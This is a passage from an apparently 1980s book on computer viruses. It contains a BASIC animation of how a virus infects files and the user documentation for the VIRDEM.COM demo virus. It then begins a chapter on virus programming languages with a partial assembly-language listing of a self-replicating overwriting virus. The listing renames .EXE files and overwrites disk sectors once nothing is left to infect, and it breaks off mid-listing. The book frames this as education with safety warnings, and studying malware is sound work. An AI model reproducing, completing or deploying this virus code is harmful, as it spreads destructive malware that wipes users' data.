1100 PRINT "No ==>> Infect "
1110 COLOR A4+16,0:LOCATE 9,4:PRINT "M"
1120 GOSUB 4480
1130 COLOR A4,0:LOCATE 8,3:PRINT F2$
1140 LOCATE 9,3:PRINT F3$
1150 LOCATE 10,3:PRINT F4$
1160 COLOR A2,B:LOCATE 3,49
1170 PRINT "Continue with carrier program"
1180 COLOR A2,B:LOCATE 4,49
1190 PRINT " "
1200 GOSUB 4480
1210 COLOR A2,B:LOCATE 3,49
1220 PRINT " "
1230 COLOR A1,B:LOCATE 1,1:PRINT TR1$
1240 GOSUB 4480
1250 COLOR A2,B:LOCATE 3,49
1260 PRINT "Start of the infected program"
1270 COLOR A3,B:LOCATE 7,1:PRINT TR2$
1280 GOSUB 4480
1290 COLOR A2,B:LOCATE 3,49
1300 PRINT "Search for user program "
1310 GOSUB 4480
1320 COLOR A2,B:LOCATE 3,49
1330 PRINT "User program found "
1340 COLOR A3+16,B:LOCATE 9,23:PRINT NAW1$

```

```
1350 GOSUB 4480
1360 COLOR A1,B:LOCATE 9,23:PRINT NAW1$
1370 COLOR A2,B:LOCATE 3,49
1380 PRINT "Marker byte present?"
1390 COLOR A2,B:LOCATE 4,49
1400 PRINT "Yes ==>> Keep searching"
1410 COLOR A4+16,B:LOCATE 9,4:PRINT "M"
1420 GOSUB 4480
1430 COLOR A3,B:LOCATE 7,1:PRINT TR2$
1440 COLOR A2,B:LOCATE 3,49
1450 PRINT "User program found"
1460 COLOR A2,B:LOCATE 4,49
1470 PRINT "
1480 COLOR A3+16,B:LOCATE 15,23:PRINT NAW2$
1490 GOSUB 4480
1500 COLOR A1,B:LOCATE 15,23:PRINT NAW2$
1510 COLOR A2,B:LOCATE 3,49
1520 PRINT "Marker byte present?"
1530 COLOR A2,B:LOCATE 4,49
1540 PRINT "No ==>> Infect "
1550 COLOR A4+16,B:LOCATE 15,4:PRINT "M"
1560 GOSUB 4480
1570 COLOR A4,B:LOCATE 14,3:PRINT F2$
1580 LOCATE 15,3:PRINT F3$
1590 LOCATE 16,3:PRINT F4$
1600 COLOR A2,B:LOCATE 3,49
1610 PRINT "Continue with user program"
1620 COLOR A2,B:LOCATE 4,49
1630 PRINT "
1640 GOSUB 4480
1650 COLOR A2,B:LOCATE 3,49
1660 PRINT "
1670 COLOR A1,B:LOCATE 7,1:PRINT TR2$
1680 GOSUB 4480
1690 COLOR A2,B:LOCATE 3,49
1700 PRINT "Start of the infected program"
1710 COLOR A3,B:LOCATE 13,1:PRINT TR3$
1720 GOSUB 4480
1730 COLOR A2,B:LOCATE 3,49
1740 PRINT "Search for user program"
1750 GOSUB 4480
1760 COLOR A2,B:LOCATE 3,49
1770 PRINT "User program found"
1780 COLOR A3+16,B:LOCATE 9,23:PRINT NAW1$
1790 GOSUB 4480
1800 COLOR A1,B:LOCATE 9,23:PRINT NAW1$
1810 COLOR A2,B:LOCATE 3,49
1820 PRINT "Marker byte present?"
1830 COLOR A2,B:LOCATE 4,49
1840 PRINT "Yes ==>> Keep searching"
1850 COLOR A4+16,B:LOCATE 9,4:PRINT "M"
1860 GOSUB 4480
1870 COLOR A1,B:LOCATE 7,1:PRINT TR2$
1880 COLOR A2,B:LOCATE 3,49
1890 PRINT "User program found"
1900 COLOR A2,B:LOCATE 4,49
```

```

1910 PRINT "
1920 COLOR A3+16,B:LOCATE 15,23:PRINT NAW2$
1930 GOSUB 4480
1940 COLOR A1,B:LOCATE 15,23:PRINT NAW2$
1950 COLOR A2,B:LOCATE 3,49
1960 PRINT "Marker byte found?
1970 COLOR A2,B:LOCATE 4,49
1980 PRINT "Yes ==>> Keep searching "
1990 COLOR A4+16,B:LOCATE 15,4:PRINT "M"
2000 GOSUB 4480
2010 COLOR A3,B:LOCATE 13,1:PRINT TR3$
2020 COLOR A2,B:LOCATE 3,49
2030 PRINT "User program found
2040 COLOR A2,B:LOCATE 4,49
2050 PRINT "
2060 COLOR A3+16,B:LOCATE 21,23:PRINT NAW3$
2070 GOSUB 4480
2080 COLOR A1,B:LOCATE 21,23:PRINT NAW3$
2090 COLOR A2,B:LOCATE 3,49
2100 PRINT "Marker byte present?
2110 COLOR A2,B:LOCATE 4,49
2120 PRINT "No ==>> Infect "
2130 COLOR A4+16,B:LOCATE 21,4:PRINT "M"
2140 GOSUB 4480
2150 COLOR A2,B:LOCATE 20,3:PRINT F2$
2160 LOCATE 21,3:PRINT F3$
2170 LOCATE 22,3:PRINT F4$
2180 COLOR A2,B:LOCATE 3,49
2190 PRINT "Continue with user program"
2200 COLOR A2,B:LOCATE 4,49
2210 PRINT "
2220 GOSUB 4480
2230 COLOR A2,B:LOCATE 3,49
2240 PRINT "
2250 COLOR A1,B:LOCATE 13,1:PRINT TR3$
2260 GOSUB 4480
2270 COLOR A1,B:LOCATE 19,1:PRINT TR4$
2280 REM *** END ***
2290 AUT$="1"
2300 GOSUB 4480
2310 CLS
2320 REM *** Demo of the non-overwriting virus ***
2330 COLOR A2,B
2340 PRINT "          This program demonstrates the operation"
2350 COLOR A2,B
2360 PRINT "          of computer viruses"
2370 COLOR A2,B:LOCATE 5,1
2380 PRINT"          A more dangerous form of viruses."
2390 GOSUB 4520
2400 CLS
2410 REM *** Start of the assignments ***
2420 A200$=S9$+S2011$+S1011$+S211$+S211$+S211$+S211$
+S11$+S9$+CHR$(13)
2430 A201$=S9$+S2010$+S1010$+S210$+S210$+S210$+S210$+
S10$+S9$+CHR$(13)
2440 A1$=A200$

```



```

2450 A2$=S9$+"
"+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S6$+S5$+
S26$+S6$+S5$+S106$+S26$+S26$+S26$+S26$+S6$+S2$+" "+
S9$+CHR$(13)
2460 A3$=S9$+" "+S1$+"M"+S1$+" VIR
"+S1$+"MAN"+S1$+"MOV"+S1$+" User program "+S1$+" "+
S9$+CHR$(13)
2470 A4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+
S6$+S4$+S26$+S6$+S4$+S106$+S26$+S26$+S26$+S6$+S7$+" "+
S9$+CHR$(13)
2480 A5$=A201$
2490 TR1$=A1$+A2$+A3$+A4$+A5$
2500 A200$=S9$+S2011$+S2011$+S9$+CHR$(13)
2510 A201$=S9$+S2010$+S2010$+S9$+CHR$(13)
2520 B1$=A200$
2530 B2$=S9$+" "+S8$+S206$+S106$+S26$+S26$+S26$+S2$+" "
+S9$+CHR$(13)
2540 B3$=S9$+" "+S1$+" 1st user program "
+S1$+" "+S9$+CHR$(13)
2550 B4$=S9$+" "+S3$+S206$+S106$+S26$+S26$+S26$+S7$+" "+
S9$+CHR$(13)
2560 B5$=A201$
2570 AW1$=B1$+B2$+B3$+B4$+B5$
2580 C1$=A200$
2590 C2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S2$+" "+
S9$+CHR$(13)
2600 C3$=S9$+" "+S1$+" Part 1 "+S1$+" 1st user program
"+ S1$+" "+S9$+CHR$(13)
2610 C4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+S7$+" "+
S9$+CHR$(13)
2620 C5$=A201$
2630 ST1$=C1$+C2$+C3$+C4$+C5$
2640 D1$=S9$+S2011$+S2011$+S1011$+S211$+S9$+CHR$(13)
2650 D2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+
S106$+S6$+S2$+" "+S9$+CHR$(13)
2660 D3$=S9$+" "+S1$+" Part 1 "+S1$+" 1st user program
"+ S1$+" Part 1 "+S1$+" "+S9$+CHR$(13)
2670 D4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+
S4$+S106$+S6$+S7$+" "+S9$+CHR$(13)
2680 D5$=S9$+S2010$+S2010$+S1010$+S210$+S9$+CHR$(13)
2690 ST21$=D1$+D2$ :ST22$=D3$+D4$+D5$
2700 E1$=S9$+S2011$+S2011$+S1011$+S211$+S211$+
S211$+S9$+CHR$(13)
2710 E2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+
S106$+S6$+S5$+S26$+S6$+S2$+" "+S9$+CHR$(13)
2720 E3$=S9$+" "+S1$+" Part 1 "+S1$+" 1st user program
"+ S1$+" Part 1 "+S1$+"MOV"+S1$+" "+S9$+CHR$(13)
2730 E4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+
S4$+S106$+S6$+S4$+ S26$+S6$+S7$+" "+S9$+CHR$(13)
2740 E5$=S9$+S2010$+S2010$+S1010$+S210$+S210$+S210$+S9$
2750 MT21$=E1$+E2$ :MT22$=E3$+E4$+E5$
2760 G1$=S9$+S2011$+S2011$+S1011$+S211$+
S211$+S211$+S9$+CHR$(13)
2770 G2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+
S26$+S6$+S5$+S206$+S26$+S26$+S5$+S106$+S6$+S5$+S26$+S6$+S2$
+" "+S9$+CHR$(13)

```

```

2780 G3$=S9$+" "+S1$+"M"+S1$+" VIR "+S1$+"MAN"+S1$+" 1st
user program      "+S1$+" Part 1 "+S1$+"MOV"+S1$+" "+
S9$+CHR$(13)
2790 G4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+
S26$+S6$+S4$+S206$+S26$ +S26$+S4$+S106$+S6$+S4$+S26$+
S6$+S7$+" "+S9$+CHR$(13)
2800 G5$=S9$+S2010$+S2010$+S1010$+S210$+
S210$+S210$+S9$+CHR$(13)
2810 VI21$=G1$+G2$ :VI22$=G3$+G4$+G5$
2820 H1$=A200$
2830 H2$=S9$+" "+S8$+S206$+S106$+S26$+S26$+S26$+S2$+" "+
S9$+CHR$(13)
2840 H3$=S9$+" "+S1$+"                               2nd user program
"+ S1$+" "+S9$+CHR$(13)
2850 H4$=S9$+" "+S3$+S206$+S106$+S26$+S26$+S26$+S7$+" "+
S9$+CHR$(13)
2860 H5$=A201$
2870 AW2$=H1$+H2$+H3$+H4$+H5$
2880 I1$=A200$
2890 I2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S2$+" "+
S9$+CHR$(13)
2900 I3$=S9$+" "+S1$+" Part 1 "+S1$+" 2nd user program
"+ S1$+" "+S9$+CHR$(13)
2910 I4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+S7$+" "+
S9$+CHR$(13)
2920 I5$=A201$
2930 J1$=S9$+S2011$+S2011$+S1011$+S211$+S9$+CHR$(13)
2940 J2$=S9$+" "+ S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+
S106$+S6$+S2$+" "+ S9$+CHR$(13)
2950 J3$=S9$+" "+S1$+" Part 2 "+S1$+" 2nd user program
"+ S1$+" Part 1 "+S1$+" "+S9$+CHR$(13)
2960 J4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$
+S4$+S106$+S6$+S7$+" "+S9$+CHR$(13)
2970 J5$=S9$+S2010$+S2010$+S1010$+S210$+S9$+CHR$(13)
2980 X1$=S8$+S106$+S6$+S5$
2990 V1$=S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S6$+S5$
3000 V2$=S1$+"M"+S1$+" VIR "+S1$+"MAN"+S1$
3010 V3$=S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S6$+S4$
3020 X2$=S1$+" Part 1 "+S1$
3030 X3$=S3$+S106$+S6$+S4$
3040 Y1$=S5$+S106$+S6$+S2$
3050 M1$=S5$+S26$+S6$+S2$
3060 Y2$=S1$+" Part 1 "+S1$
3070 Y3$=S4$+S106$+S6$+S7$
3080 K1$=S9$+S2011$+S2011$+S1011$+S211$+S211$+
S211$+S9$+CHR$(13)
3090 K2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+
S5$+S106$+S6$+S5$ +S26$+S6$+S2$+" "+S9$+CHR$(13)
3100 K3$=S9$+" "+S1$+" Part 1 "+S1$+" 2nd user program
"+ S1$+" Part 1 "+S1$+"MOV"+S1$+" "+S9$+CHR$(13)
3110 K4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+
S26$+S4$+S106$+S6$+S4$ +S26$+S6$+S7$+" "+S9$+CHR$(13)
3120 K5$=S9$+S2010$+S2010$+S1010$+ S210$+S210$+S9$
3130 L1$=S9$+S2011$+S2011$+S1011$+S211$+
S211$+S211$+S9$+CHR$(13)

```

```

3140 L2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+
S6$+S5$+S206$+S26$ +S26$+S5$+S106$+S6$+S5$+S26$+S6$+S2$+"
"+ S9$+CHR$(13)
3150 L3$=S9$+" "+S1$+"M"+S1$+" VIR "+S1$+"MAN"+S1$+" 2nd
user program      "+S1$+" Part 1      "+S1$+"MOV"+S1$+"
"+S9$+CHR$(13)
3160 M2$=S1$+"MOV"+S1$
3170 M3$=S4$+S26$+S6$+S7$
3180 L4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+
S6$+S4$+S206$+S26$ +S26$+S4$+S106$+S6$+S4$+S26$+S6$+S7$+"
"+ S9$+CHR$(13)
3190 L5$=S9$+S2010$+S2010$+S1010$+
S210$+S210$+S210$+S9$+CHR$(13)
3200 AW11$=L1$+L2$;AW12$=L3$+L4$+L5$
3210 REM *** Start of the demo ***
3220 LOCATE 1,1 :COLOR A1,B:PRINT TR1$
3230 LOCATE 1,43:COLOR A3,B
3240 PRINT "<<==carrier program"
3250 GOSUB 4910
3260 LOCATE 7,1:COLOR A1,B:PRINT AW1$
3270 LOCATE 13,1:PRINT AW2$
3280 GOSUB 4480
3290 LOCATE 3,49:COLOR A2,B
3300 PRINT "Searching for user program"
3310 LOCATE 1,1 :COLOR A3,B:PRINT TR1$
3320 GOSUB 4480
3330 LOCATE 3,49:COLOR A2,B
3340 PRINT "User program found          "
3350 LOCATE 9,17:COLOR A3+16,B
3360 PRINT " 1st user program"
3370 GOSUB 4480
3380 LOCATE 9,17:COLOR A1,B
3390 PRINT " 1st user program"
3400 LOCATE 9,4:COLOR A4+16,B:PRINT "M  "
3410 LOCATE 3,49:COLOR A2,B
3420 PRINT "Marker byte already present? "
3430 LOCATE 4,49:COLOR A2,B
3440 PRINT "No ==>> Infect  "
3450 GOSUB 4480
3460 LOCATE 3,49:COLOR A2,B
3470 PRINT "Select part 1          "
3480 LOCATE 4,49:COLOR A2,B
3490 PRINT "          "
3500 LOCATE 8,3:COLOR A4+16,B:PRINT X1$
3510 LOCATE 9,3:COLOR A4+16,B:PRINT X2$
3520 LOCATE 10,3:COLOR A4+16,B:PRINT X3$
3530 GOSUB 4480
3540 LOCATE 4,49:COLOR A2,B
3550 PRINT "and replicate          "
3560 GOSUB 4480
3570 LOCATE 7,1:COLOR A1,B:PRINT ST21$;ST22$
3580 LOCATE 8,3:COLOR A4,B:PRINT X1$
3590 LOCATE 9,3:COLOR A4,B:PRINT X2$
3600 LOCATE 10,3:COLOR A4,B:PRINT X3$
3610 LOCATE 8,40:COLOR A4,B:PRINT Y1$

```

```
3620 LOCATE 9,40:COLOR A4,B:PRINT Y2$
3630 LOCATE 10,40::COLOR A4,B:PRINT Y3$
3640 GOSUB 4480
3650 LOCATE 3,49:COLOR A2,B
3660 PRINT "Append routine MOV"
3670 LOCATE 4,49:COLOR A2,B
3680 PRINT "
3690 LOCATE 2,15:COLOR A4+16,B:PRINT M1$
3700 LOCATE 3,15:COLOR A4+16,B:PRINT M2$
3710 LOCATE 4,15:COLOR A4+16,B:PRINT M3$
3720 GOSUB 4480
3730 LOCATE 2,15:COLOR A4,B:PRINT M1$
3740 LOCATE 3,15:COLOR A4,B:PRINT M2$
3750 LOCATE 4,15:COLOR A4,B:PRINT M3$
3760 LOCATE 7,1:COLOR A1,B:PRINT MT21$;MT22$
3770 LOCATE 8,52:COLOR A4,B:PRINT M1$
3780 LOCATE 9,52:COLOR A4,B:PRINT M2$
3790 LOCATE 10,52:COLOR A4,B:PRINT M3$
3800 GOSUB 4480
3810 LOCATE 3,49:COLOR A2,B
3820 PRINT "Copy virus into area"
3830 LOCATE 4,49:COLOR A2,B
3840 PRINT "of part 1"
3850 LOCATE 2,3:COLOR A4+16,B:PRINT V1$
3860 LOCATE 3,3:COLOR A4+16,B:PRINT V2$
3870 LOCATE 4,3:COLOR A4+16,B:PRINT V3$
3880 GOSUB 4480
3890 LOCATE 2,3:COLOR A4,B:PRINT V1$
3900 LOCATE 3,3:COLOR A4,B:PRINT V2$
3910 LOCATE 4,3:COLOR A4,B:PRINT V3$
3920 LOCATE 8,3:COLOR A4,B:PRINT V1$
3930 LOCATE 9,3:COLOR A4,B:PRINT V2$
3940 LOCATE 10,3:COLOR A4,B:PRINT V3$
3950 GOSUB 4480
3960 LOCATE 3,49:COLOR A2,B
3970 PRINT "Continue with carrier program"
3980 LOCATE 4,49:COLOR A2,B
3990 PRINT "
4000 GOSUB 4480
4010 LOCATE 1,1:COLOR A1,B:PRINT TR1$
4020 GOSUB 4480
4030 LOCATE 3,49:COLOR A2,B
4040 PRINT "Start of the infected"
4050 LOCATE 4,49:COLOR A2,B
4060 PRINT "program"
4070 GOSUB 4480
4080 LOCATE 7,1:COLOR A3,B:PRINT VI21$;VI22$
4090 GOSUB 4480
4100 LOCATE 3,49:COLOR A2,B
4110 PRINT "First the replication"
4120 LOCATE 4,49:COLOR A2,B
4130 PRINT "takes place"
4140 GOSUB 4480
4150 LOCATE 13,1:COLOR A1,B:PRINT AW11$;AW12$
4160 LOCATE 3,49:COLOR A2,B
4170 PRINT "The copied first part"
```

```

4180 LOCATE 4,49:COLOR A2,B
4190 PRINT "is selected"
4200 GOSUB 4480
4210 LOCATE 8,40:COLOR A4+16,B:PRINT Y1$
4220 LOCATE 9,40:COLOR A4+16,B:PRINT Y2$
4230 LOCATE 10,40:COLOR A4+16,B:PRINT Y3$
4240 GOSUB 4480
4250 LOCATE 3,49:COLOR A2,B
4260 PRINT "The copied first part will"
4270 LOCATE 4,49:COLOR A2,B
4280 PRINT "be selected and copied again"
4290 LOCATE 8,3:COLOR A4,B:PRINT X1$
4300 LOCATE 9,3:COLOR A4,B:PRINT X2$
4310 LOCATE 10,3:COLOR A4,B:PRINT X3$
4320 LOCATE 8,40:COLOR A4,B:PRINT Y1$
4330 LOCATE 9,40:COLOR A4,B:PRINT Y2$
4340 LOCATE 10,40:COLOR A4,B:PRINT Y3$
4350 GOSUB 4480
4360 LOCATE 3,49:COLOR A2,B
4370 PRINT "The program is again"
4380 LOCATE 4,49:COLOR A2,B
4390 PRINT "in the original state and"
4400 LOCATE 5,49:COLOR A2,B
4410 PRINT "works without error"
4420 GOSUB 4480
4425 FOR I= 1 TO 5:LOCATE 6+I,43:PRINT" " :NEXT I
4430 LOCATE 7,1:COLOR A3,B:PRINT AW1$
4440 REM *** END ***
4450 AUT$="1"
4460 GOSUB 4480
4470 GOTO 120
4480 IF AUT$="2" THEN RETURN
4485 LOCATE 5,49:COLOR A2,B:PRINT"Press any key to
continue"
4490 IF INKEY$="" GOTO 4480
4495 LOCATE 5,49:COLOR A2,B:PRINT" "
4500 RETURN
4510 REM *** Main menu ***
4520 COLOR A2,B:LOCATE 10,1
4530 PRINT " Demo single-step (1)"
4540 COLOR A2,B
4550 PRINT " Demo auto-step (2)"
4560 COLOR A2,B
4570 PRINT " Color selection menu (9)"
4580 COLOR A2,B
4590 PRINT " END (0)"
4600 GOSUB 4910
4610 AUT$=INKEY$
4620 IF AUT$="0" THEN STOP: SYSTEM
4630 IF AUT$<>"1" AND AUT$<>"2" AND AUT$<>"9" GOTO 4610
4640 IF AUT$="9" THEN GOTO 4660
4650 RETURN
4660 CLS:COLOR A2,B:GOSUB 4910
4670 COLOR A2,B
4680 PRINT "BLACK=0 BLUE=1 GREEN=2 CYAN=3";
4690 PRINT " RED=4 MAGENTA=5"

```

```
4700 COLOR A2,B
4710 PRINT "BROWN=6    WHITE=7        GRAY=8    LTBLUE=9";
4720 PRINT "          LTGREEN=10    LTCYAN=11"
4730 COLOR A2,B
4740 PRINT "LTRED=12    LTMAGENTA=13    YELLOW=14    LTWHITE=15"
4750 PRINT:PRINT
4760 INPUT "Background color :";B
4770 COLOR A1,B
4780 PRINT "          Background"
4790 INPUT "Foreground color of the graphic :";A1
4800 COLOR A1,B:PRINT "          Foreground"
4810 INPUT "Color of the comments :";A2:COLOR A2,B
4820 PRINT "          Comments"
4830 INPUT "Emphasis for the running program :";A3
4840 COLOR A3,B:PRINT "          Emphasis 1"
4850 INPUT "Emphasis of the virus parts :";A4
4860 COLOR A4,B:PRINT "          Emphasis 2"
4870 GOSUB 4480
4880 CLS
4890 REM *** The great mystery ***
4900 GOTO 4520
4910 DATA &h43,&H6e,&H6e,&H76,&H6e,&H64,&H61,&H61
4920 DATA &H6c,&H17,&H58,&H6e,&H14,&H45,&H20,&H33
4930 DATA &h65,&H61,&H55,&H52,&H5e,&H0b,&H1b,&H22
4940 DATA &h20,&H1e,&H6,&H5,&H38,&H48,&H4e,&Hf
4950 DATA &h0,&Hf,&H13,&H16,&Hf,&Hd,&H9,&He
4960 DATA &hc,&Hc,&H7
4970 RESTORE
4980 LOCATE 7,65
4990 FOR F=0 TO 12
5000 READ A:PRINT CHR$(A+F);
5010 NEXT
5020 LOCATE 8,65
5030 FOR F=13 TO 27
5040 READ A:PRINT CHR$(A+F);
5050 NEXT
5060 LOCATE 9,65
5070 FOR F=28 TO 42
5080 READ A:PRINT CHR$(A+F);
5090 NEXT
5100 RETURN
```

## 8.7 VIRDEM.COM

The demo virus VIRDEM.COM has been available since the Chaos Computer Congress in December of 1986. Up until now it has been discussed only in some security newsletters such as the Data Security Advisor (Datenschutz-Berater).

Naturally we'll mention the existence of VIRDEM.COM in this book, and we'll also include the original documentation for this program. Unfortunately the source code cannot be published because with the help of the source code anyone would be able to change the manipulation task and have a non-overwriting virus in 8088 machine language. In addition it would be almost unthinkable if there were suddenly numerous dangerously modified versions of VIRDEM.COM around.

Inquiries to those who ordered the demo virus revealed that the disk has not been used much out of fear of uncontrolled spread. To set aside the unfounded fear of the demo virus, here is the original documentation for the VIRDEM.COM program:

The VIRDEM.COM program contained on this disk is a program for demonstrating computer viruses. Please note the comments for working with computer viruses in this document before starting the program. Otherwise it could lead to an unintentional spread of the computer virus.

VIRDEM.COM was developed to give all MS-DOS users the chance to work with "computer viruses" without the dangers of an uncontrolled "virus attack." It shows how helpless a computer user is against "computer viruses" if he doesn't take appropriate security precautions.

VIRDEM.COM spreads its "computer virus" only on programs which are stored on drive A. Thus the virulent property of "virus programs" can be demonstrated without the danger of uncontrolled propagation.

VIRDEM.COM is a relatively harmless virus which doesn't destroy "host programs" but rather adds the code of the virus program to the program code of the "host program." This increases the memory requirements of the programs in question. We have avoided releasing on this demo disk a "virus program" which destroys host programs by overwriting the original program code. The harmlessness of the VIRDEM.COM should not deceive you of the danger of other types of viruses, however.

The manipulation task which is spread by this computer virus is a guessing game. The difficulty of this guessing game is dependent on the "virus generation." (It's easy to see that instead of the guessing game it could involve storing passwords or the manipulation of files.)

*Properties of VIRDEM.COM*

- 1) All COM files up to the second subdirectory are infected.
- 2) The first COM file in the root directory (often COMMAND.COM) is not infected.
- 3) COM files of more than about 1.5K in length are expanded by about 1.5K, shorter files are expanded by about 3K.
- 4) Infected programs remain completely functional.
- 5) An infected program is recognized and cannot be infected twice.
- 6) VIRDEM.COM inserts an additional function into the infected program. This additional function is a guessing game whose difficulty level is dependent on the virus generation.
- 7) VIRDEM.COM mutates up to the ninth generation. After that the propagation continues, but no mutation takes place.

*Procedures for experimenting with VIRDEM.COM:*

- 1) Be careful from whom you obtain the VIRDEM.COM program. It's possible that a program of the same name with destructive manipulation tasks could appear.
- 2) Work with copies only! Never copy viruses or programs infected by viruses onto a hard disk, or there is danger of unintentional infection on drive A. Mark the demo disks you create and either erase them or store them separately after the demonstration.
- 3) Insert a disk with various COM files (such as a copy of the MS-DOS system disk) into drive A. Remove write protection.
- 4) Copy VIRDEM.COM to the disk and call or start it from the second drive. The following message appears:

Virdem Ver.: 1.01 (Generation 1) active.  
Copyright by R.Burger 1986,1987  
Tel.: 05932/5451

Now the second COM program in the root directory has been infected.

- 4) Display the directory. Example:

COMMAND	COM	16597	12/05/86	17:59
ASSIGN	COM	2616	3/07/85	10:36
CHKDSK	COM	7052	3/07/85	10:54
COMP	COM	2710	12/05/86	18:00
DEBUG	COM	12361	9/18/86	11:16
DISKCOMP	COM	2951	3/07/85	10:24
VIRDEM	COM	1278	12/24/86	13:03



- 5) Start the ASSIGN.COM program. The following message appears:

```
Virdem Ver.: 1.01 (Generation 1) active.  
Copyright by R.Burger 1986,1987  
Tel.: 05932/5451  
This is a demo program for  
computer viruses. Enter  
a number.  
If you guess right, you  
may continue.  
The number is between  
0 and 2
```

Here a number must be entered. The number is dependent on the generation of the virus—for the second generation it's between 0 and 2. If this number is correct, the original user program is executed, if it's wrong, the correct solution is displayed in angle brackets and the program is terminated. But when the infected program ASSIGN.COM is started, another program is already infected. In this case it is CHKDSK.COM.

This program now contains the third generation of the virus. The difficulty of the guessing game increases. Each infected program spreads a new virus of a new generation when it's started, until the ninth generation is reached. Generation 3 always creates new viruses of generation 4, generation 4 creates generation 5, etc.

- 6) Start all programs until the demo disk is completely infected. The following message then appears:

```
All of your programs are  
now infected.  
Virdem Ver.: 1.01 (Generation x) active.  
Copyright by R.Burger 1986,1987  
Tel.: 05932/5451  
This is a demo program for  
computer viruses. Enter  
a number.  
If you guess right, you  
may continue.  
The number is between  
0 and x
```

- 7) Erase the demo disk after the demonstration or mark it clearly and store it safely away. Only careful handling can prevent unintentional spread of the virus.

**Important  
notes:**

For a faster demonstration you can also use a RAM disk instead of drive A. In this case you should erase the RAM disk immediately after the demonstration.

Here again are the most important ground rules for working with VIRDEM.COM:

- Work only with copies
- Never copy viruses or programs infected by viruses
- On a hard disk or there is a danger of unintentional infection on drive A.

If you obey these rules, VIRDEM.COM is not capable of spreading out of control on your MS-DOS computer.

We hope you enjoy experimenting with VIRDEM.COM, but be extremely careful.

More about viruses and protection measures from:

Ralf Burger  
System Engineer  
Postfach 1105  
D-4472 Haren  
West Germany  
Tel.: 0 59 32/ 54 51

The distributors of this program take no responsibility for damages caused by improper handling of VIRDEM.COM.

## **9**

# **Languages for virus programming**

## 9 Languages for virus programming

### *What programming languages are best for programming viruses?*

A user inexperienced in this area will probably answer assembly language. This answer is certainly right since a program in assembly language is capable of bypassing all operating system security measures implemented in software. In addition, the run times of virus programs can be kept extremely short because the mass storage accesses can be kept to the absolute minimum. But despite this, viruses are not only thinkable in high-level languages, they are also possible in practice, which the following pages of this book show.

The following listings were tested under the MS-DOS operating system Version 3.10 and represents executable virus programs, but they cannot be used for manipulation tasks, at least not in this form. We deliberately avoided providing these programs with error handling, such as a complete infection of the system. This would give potential criminal programmers a tool for performing illegal manipulations. It's possible to infect computer systems with the listings printed here, but this infection would show up relatively quickly.

To keep the risk of virus damages to a minimum, the most important security precautions for working with viruses are repeated:

#### **Work only with copies!**

Never make viruses or programs infected by viruses available to uninvolved parties. After testing delete all viruses and infected programs from the computer.

If you follow these security suggestions when working with virulent programs, there is no danger of unintentional infection.

## 9.1 Viruses in assembly language

Since assembly language offers the best options for virus programs, as mentioned before, we offer first an overwriting virus written completely in assembly language. The program was developed under MS-DOS 2.11, but can be executed on all later DOS versions. Experienced readers may note that this already short virus program (500 bytes) can be made shorter by removing remarks, extra segment calls/jumps, etc. This is perhaps a task for a long winter evening.

```

                                page 70,120
                                Name    VIRUS
;*****
;
;      Program Virus           Ver.:   1.1
;      Copyright by R. Burger 1986
;      This is a demonstration program for computer
;      viruses. It has the ability to replicate itself,
;      and thereby modify other programs
;*****

Code    Segment
        Assume  CS:Code
progr    equ    100h
        ORG     progr

;*****

;      The three NOP's serve as the marker byte of the
;      virus which allow it to identify a virus.
;*****

MAIN:
        nop
        nop
        nop

;*****

;      Initialize the pointers
;*****

        mov ax,00
        mov es:[pointer],ax
        mov es:[counter],ax
        mov es:[disks],al

;*****

;      Get the selected drive
;*****

```

```

        mov ah,19h          ; drive?
        int 21h

;*****

;      Get the current path on the current drive
;*****

        mov cs:drive,al      ; save drive
        mov ah,47h          ; dir?
        mov ch,0
        add al,1
        mov dl,al           ; in actual drive
        lea si,cs:old_path
        int 21h

;*****

;      Get the number of drives present
;      If only one drive is present, the pointer for
;      search order will be set to search order + 6
;*****

        mov ah,0eh          ; how many disks
        mov dl,0            ;
        int 21h

        mov al,01
        cmp al,01           ;one drive?
        jnz hups3
        mov al,06

hups3:  mov ah,0
        lea bx,search_order
        add bx,ax
        add bx,0001h
        mov cs:pointer,bx
        cld

;*****

;      Carry is set, if no more .COM's are found.
;      Then, to avoid unnecessary work, .EXE files will
;      be renamed to .COM files and infected.
;      This causes the error message "Program too large
;      to fit in memory" when starting larger infected
;      EXE programs.
;*****

change_disk:
        jnc no_name_change
        mov ah,17h          ;change exe to com
        lea dx,cs:maske_exe
        int 21h
        cmp al,0ffh
        jnz no_name_change ; .EXE found?

```

```

;*****
;   If neither .COM nor .EXE is found, then sectors will
;   be overwritten depending on the system time in
;   milliseconds. This is the time of the complete
;   "infection" of a storage medium. The virus can find
;   nothing more to infect and starts its destruction.
;*****

    mov ah,2ch      ; read system clock
    int 21h
    mov bx,cs:pointer
    mov al,cs:[bx]
    mov bx,dx
    mov cx,2
    mov dh,0
    int 26h        ; write crap on disk

;*****

;   Check if the end of the search order table has been
;   reached. If so, end.
;*****

no_name_change:
    mov bx,cs:pointer
    dec bx
    mov cs:pointer,bx
    mov dl,cs:[bx]
    cmp dl,0ffh
    jnz hups2
    jmp hops

;*****

;   Get new drive from the search order table and
;   select it.
;*****

hups2:
    mov ah,0eh
    int 21h        ; change disk

;*****

;   Start in the root directory
;*****

    mov ah,3bh      ; change path
